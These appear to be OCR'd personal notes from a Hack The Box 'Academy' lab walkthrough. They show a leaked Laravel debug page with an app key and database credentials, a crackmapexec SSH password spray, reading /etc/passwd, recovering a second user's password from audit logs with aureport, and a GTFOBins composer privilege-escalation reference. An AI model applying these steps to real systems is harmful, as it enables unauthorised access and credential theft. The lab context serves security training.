
Academy


13-Oct-23 Fri

After registered and logged in:

http://academy.htb/home.php



/admin.php
http://academy.htb/admin-page.php





```
<table>
  <tr>
    <th>Item</th>
    <th>Status</th>
```

```
  </tr>
  <tr>
    <td>Complete initial set of modules (cry0l1t3 / mrb3n)</td>
    <td>done</td>
  </tr>
  <tr>
    <td>Finalize website design</td>
    <td>done</td>
  </tr>
  <tr>
    <td>Test all modules</td>
    <td>done</td>
  </tr>
  <tr>
    <td>Prepare launch campaign</td>
    <td>done</td>
  </tr>
  <tr>
    <td>Separate student and admin roles</td>
    <td>done</td>
  </tr>
  <tr>
    <td>Fix issue with dev-staging-01.academy.htb</td>
    <td>pending</td>
  </tr>
</table>
```

```
echo '10.129.50.192 dev-staging-01.academy.htb' | sudo tee -a /etc/hosts
```

http://dev-staging-01.academy.htb/



Environment & details:

GET Data empty

POST Data empty

Files empty

Cookies empty

Session empty

Server/Request Data

HTTP_HOST

"dev-staging-01.academy.htb"

HTTP_USER_AGENT

"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

HTTP_ACCEPT

"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"

HTTP_ACCEPT_LANGUAGE

"en-US,en;q=0.5"

HTTP_ACCEPT_ENCODING

"gzip, deflate"

HTTP_CONNECTION

```
"keep-alive"

HTTP_UPGRADE_INSECURE_REQUESTS

"1"

PATH

"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

SERVER_SIGNATURE

"<address>Apache/2.4.41 (Ubuntu) Server at dev-staging-01.academy.htb Port
80</address>

"

SERVER_SOFTWARE

"Apache/2.4.41 (Ubuntu)"

SERVER_NAME

"dev-staging-01.academy.htb"

SERVER_ADDR

"10.129.50.192"

SERVER_PORT

"80"

REMOTE_ADDR

"10.10.14.34"

DOCUMENT_ROOT

"/var/www/html/htb-academy-dev-01/public"

REQUEST_SCHEME
```

```
"http"

CONTEXT_PREFIX

""

CONTEXT_DOCUMENT_ROOT

"/var/www/html/htb-academy-dev-01/public"

SERVER_ADMIN

"admin@htb"

SCRIPT_FILENAME

"/var/www/html/htb-academy-dev-01/public/index.php"

REMOTE_PORT

"44636"

GATEWAY_INTERFACE

"CGI/1.1"

SERVER_PROTOCOL

"HTTP/1.1"

REQUEST_METHOD

"GET"

QUERY_STRING

""

REQUEST_URI

"/"
```

```
SCRIPT_NAME

"/index.php"

PHP_SELF

"/index.php"

REQUEST_TIME_FLOAT

1697191225.509

REQUEST_TIME

1697191225

APP_NAME

"Laravel"

APP_ENV

"local"

APP_KEY

"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="

APP_DEBUG

"true"

APP_URL

"http://localhost"

LOG_CHANNEL

"stack"

DB_CONNECTION

"mysql"
```

```
DB_HOST

"127.0.0.1"

DB_PORT

"3306"

DB_DATABASE

"homestead"

DB_USERNAME

"homestead"

DB_PASSWORD

"secret"

BROADCAST_DRIVER

"log"

CACHE_DRIVER

"file"

SESSION_DRIVER

"file"

SESSION_LIFETIME

"120"

QUEUE_DRIVER

"sync"

REDIS_HOST
```

```
"127.0.0.1"

REDIS_PASSWORD

"null"

REDIS_PORT

"6379"

MAIL_DRIVER

"smtp"

MAIL_HOST

"smtp.mailtrap.io"

MAIL_PORT

"2525"

MAIL_USERNAME

"null"

MAIL_PASSWORD

"null"

MAIL_ENCRYPTION

"null"

PUSHER_APP_ID

""

PUSHER_APP_KEY

""

PUSHER_APP_SECRET
```

""

PUSHER_APP_CLUSTER

"mt1"

MIX_PUSHER_APP_KEY

""

MIX_PUSHER_APP_CLUSTER

"mt1"

Environment Variables
APP_NAME

"Laravel"

APP_ENV

"local"

APP_KEY

"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="

APP_DEBUG

"true"

APP_URL

"http://localhost"

LOG_CHANNEL

"stack"

DB_CONNECTION

"mysql"

```
DB_HOST

"127.0.0.1"

DB_PORT

"3306"

DB_DATABASE

"homestead"

DB_USERNAME

"homestead"

DB_PASSWORD

"secret"

BROADCAST_DRIVER

"log"

CACHE_DRIVER

"file"

SESSION_DRIVER

"file"

SESSION_LIFETIME

"120"

QUEUE_DRIVER

"sync"

REDIS_HOST
```

```
"127.0.0.1"

REDIS_PASSWORD

"null"

REDIS_PORT

"6379"

MAIL_DRIVER

"smtp"

MAIL_HOST

"smtp.mailtrap.io"

MAIL_PORT

"2525"

MAIL_USERNAME

"null"

MAIL_PASSWORD

"null"

MAIL_ENCRYPTION

"null"

PUSHER_APP_ID

""

PUSHER_APP_KEY

""

PUSHER_APP_SECRET
```

```
""

PUSHER_APP_CLUSTER

"mt1"

MIX_PUSHER_APP_KEY

""

MIX_PUSHER_APP_CLUSTER

"mt1"

Registered Handlers
0. Whoops\Handler\PrettyPageHandler
```

```
DB_CONNECTION "mysql"

DB_HOST "127.0.0.1"

DB_PORT "3306"

DB_DATABASE "homestead"

DB_USERNAME "homestead"

DB_PASSWORD "secret"
```

CONTEXT_PREFIX	""
CONTEXT_DOCUMENT_ROOT	"/var/www/html/htb-academy-dev-01/public"
SERVER_ADMIN	"admin@htb"
SCRIPT_FILENAME	"/var/www/html/htb-academy-dev-01/public/index.php"
REMOTE_PORT	"44636"
GATEWAY_INTERFACE	"CGI/1.1"
SERVER_PROTOCOL	"HTTP/1.1"
REQUEST_METHOD	"GET"
QUERY_STRING	""
REQUEST_URI	"/"
SCRIPT_NAME	"/index.php"
PHP_SELF	"/index.php"
REQUEST_TIME_FLOAT	1697191225.509
REQUEST_TIME	1697191225
APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"
DB_PORT	"3306"
DB_DATABASE	"homestead"
DB_USERNAME	"homestead"
DB_PASSWORD	"secret"
BROADCAST_DRIVER	"log"
CACHE_DRIVER	"file"
SESSION_DRIVER	"file"
SESSION_LIFETIME	"120"
QUEUE_DRIVER	"sync"
REDIS_HOST	"127.0.0.1"
REDIS_PASSWORD	"null"

```
poetry run cme ssh academy.htb -u usernames.txt -p password.txt
```

```
┌──(kali㉿kali)-[~/htb/Academy]
└─$ poetry run cme ssh academy.htb -u usernames.txt -p password.txt

Poetry could not find a pyproject.toml file in /home/kali/htb/Academy or its parents

┌──(kali㉿kali)-[~/htb/Academy]
└─$
```

```
crackmapexec ssh academy.htb -u usernames.txt -p password.txt
```

```
┌──(kali㉿kali)-[~/htb/Academy]
└─$ crackmapexec ssh academy.htb -u usernames.txt -p password.txt
SSH         academy.htb     22     academy.htb      [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
SSH         academy.htb     22     academy.htb      [-] root:mySup3rP4s5w0rd!! Authentication failed.
SSH         academy.htb     22     academy.htb      [-] egre55:mySup3rP4s5w0rd!! Authentication failed.
SSH         academy.htb     22     academy.htb      [-] mrb3n:mySup3rP4s5w0rd!! Authentication failed.
SSH         academy.htb     22     academy.htb      [+] cry0l1t3:mySup3rP4s5w0rd!!

┌──(kali㉿kali)-[~/htb/Academy]
└─$
```

```
┌──(kali㉿kali)-[~/htb/Academy]
└─$ ssh cry0l1t3@academy.htb
The authenticity of host 'academy.htb (10.129.50.221)' can't be established.
ED25519 key fingerprint is SHA256:hnOe1bcUjO7e/OQwjb79pf4GATiO1ov1U37KOPCkBdE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'academy.htb' (ED25519) to the list of known hosts.
cry0l1t3@academy.htb's password:
Permission denied, please try again.
cry0l1t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 14 Oct 2023 01:14:59 PM UTC

  System load:             0.02
  Usage of /:              38.1% of 13.72GB
  Memory usage:            17%
  Swap usage:              0%
  Processes:               230
  Users logged in:         0
  IPv4 address for ens160: 10.129.50.221
  IPv6 address for ens160: dead:beef::250:56ff:feb9:e142


89 updates can be installed immediately.
42 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
$ ls
user.txt
$ cat user.txt
84b15799740b871bc6354667f8338aab
$
```

```
84b15799740b871bc6354667f8338aab
```

```
Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
$ ls
user.txt
$ cat user.txt
84b15799740b871bc6354667f8338aab
$ bash
cry0l1t3@academy:~$
```

```
cry0l1t3@academy:~$ ll /home
total 32
drwxr-xr-x  8 root     root     4096 Aug 10  2020 ./
drwxr-xr-x 20 root     root     4096 Feb 10  2021 ../
drwxr-xr-x  2 21y4d    21y4d    4096 Aug 10  2020 21y4d/
drwxr-xr-x  2 ch4p     ch4p     4096 Aug 10  2020 ch4p/
drwxr-xr-x  4 cry0l1t3 cry0l1t3 4096 Aug 12  2020 cry0l1t3/
drwxr-xr-x  3 egre55   egre55   4096 Aug 10  2020 egre55/
drwxr-xr-x  2 g0blin   g0blin   4096 Aug 10  2020 g0blin/
drwxr-xr-x  5 mrb3n    mrb3n    4096 Aug 12  2020 mrb3n/
cry0l1t3@academy:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
```

```
cat /etc/passwd | grep sh$ | awk -F: '{print $1}'
```

```
cry0l1t3@academy:~$ cat /etc/passwd | grep sh$ | awk -F: '{print $1}'
root
egre55
mrb3n
cry0l1t3
21y4d
ch4p
g0blin
cry0l1t3@academy:~$
```

```
aureport --help
```


aureport is a command-line tool provided by the Linux Audit framework. It is used for generating various types of reports from the audit logs generated by the Audit system. This can be particularly useful for analyzing security-related events on a system.


```
cry0l1t3@academy:~$ aureport --help
usage: aureport [options]
        -a,--avc                            Avc report
        -au,--auth                          Authentication report
        --comm                              Commands run report
        -c,--config                         Config change report
        -cr,--crypto                        Crypto report
        -e,--event                          Event report
        -f,--file                           File name report
        --failed                            only failed events in report
        -h,--host                           Remote Host name report
        --help                              help
        -i,--interpret                      Interpretive mode
        -if,--input <Input File name>       use this file as input
        --input-logs                        Use the logs even if stdin is a pipe
        --integrity                         Integrity event report
        -l,--login                          Login report
        -k,--key                            Key report
        -m,--mods                           Modification to accounts report
        -ma,--mac                           Mandatory Access Control (MAC) report
        -n,--anomaly                        aNomaly report
        -nc,--no-config                     Don't include config events
        --node <node name>                  Only events from a specific node
        -p,--pid                            Pid report
        -r,--response                       Response to anomaly report
        -s,--syscall                        Syscall report
        --success                           only success events in report
        --summary                           sorted totals for main object in report
        -t,--log                            Log time range report
        -te,--end [end date] [end time]     ending date & time for reports
        -tm,--terminal                      TerMinal name report
        -ts,--start [start date] [start time]   starting data & time for reports
        --tty                               Report about tty keystrokes
        -u,--user                           User name report
        -v,--version                        Version
        --virt                              Virtualization report
        -x,--executable                     eXecutable name report
        If no report is given, the summary report will be displayed
cry0l1t3@academy:~$
```

```
aureport --tty
```


mrb3n:mrb3n_Ac@d3my!

```
crackmapexec ssh academy.htb -u usernames.txt -p password.txt --continue-on-success
```






http://localhost/GTFOBins/gtfobins/composer/index.html#sudo

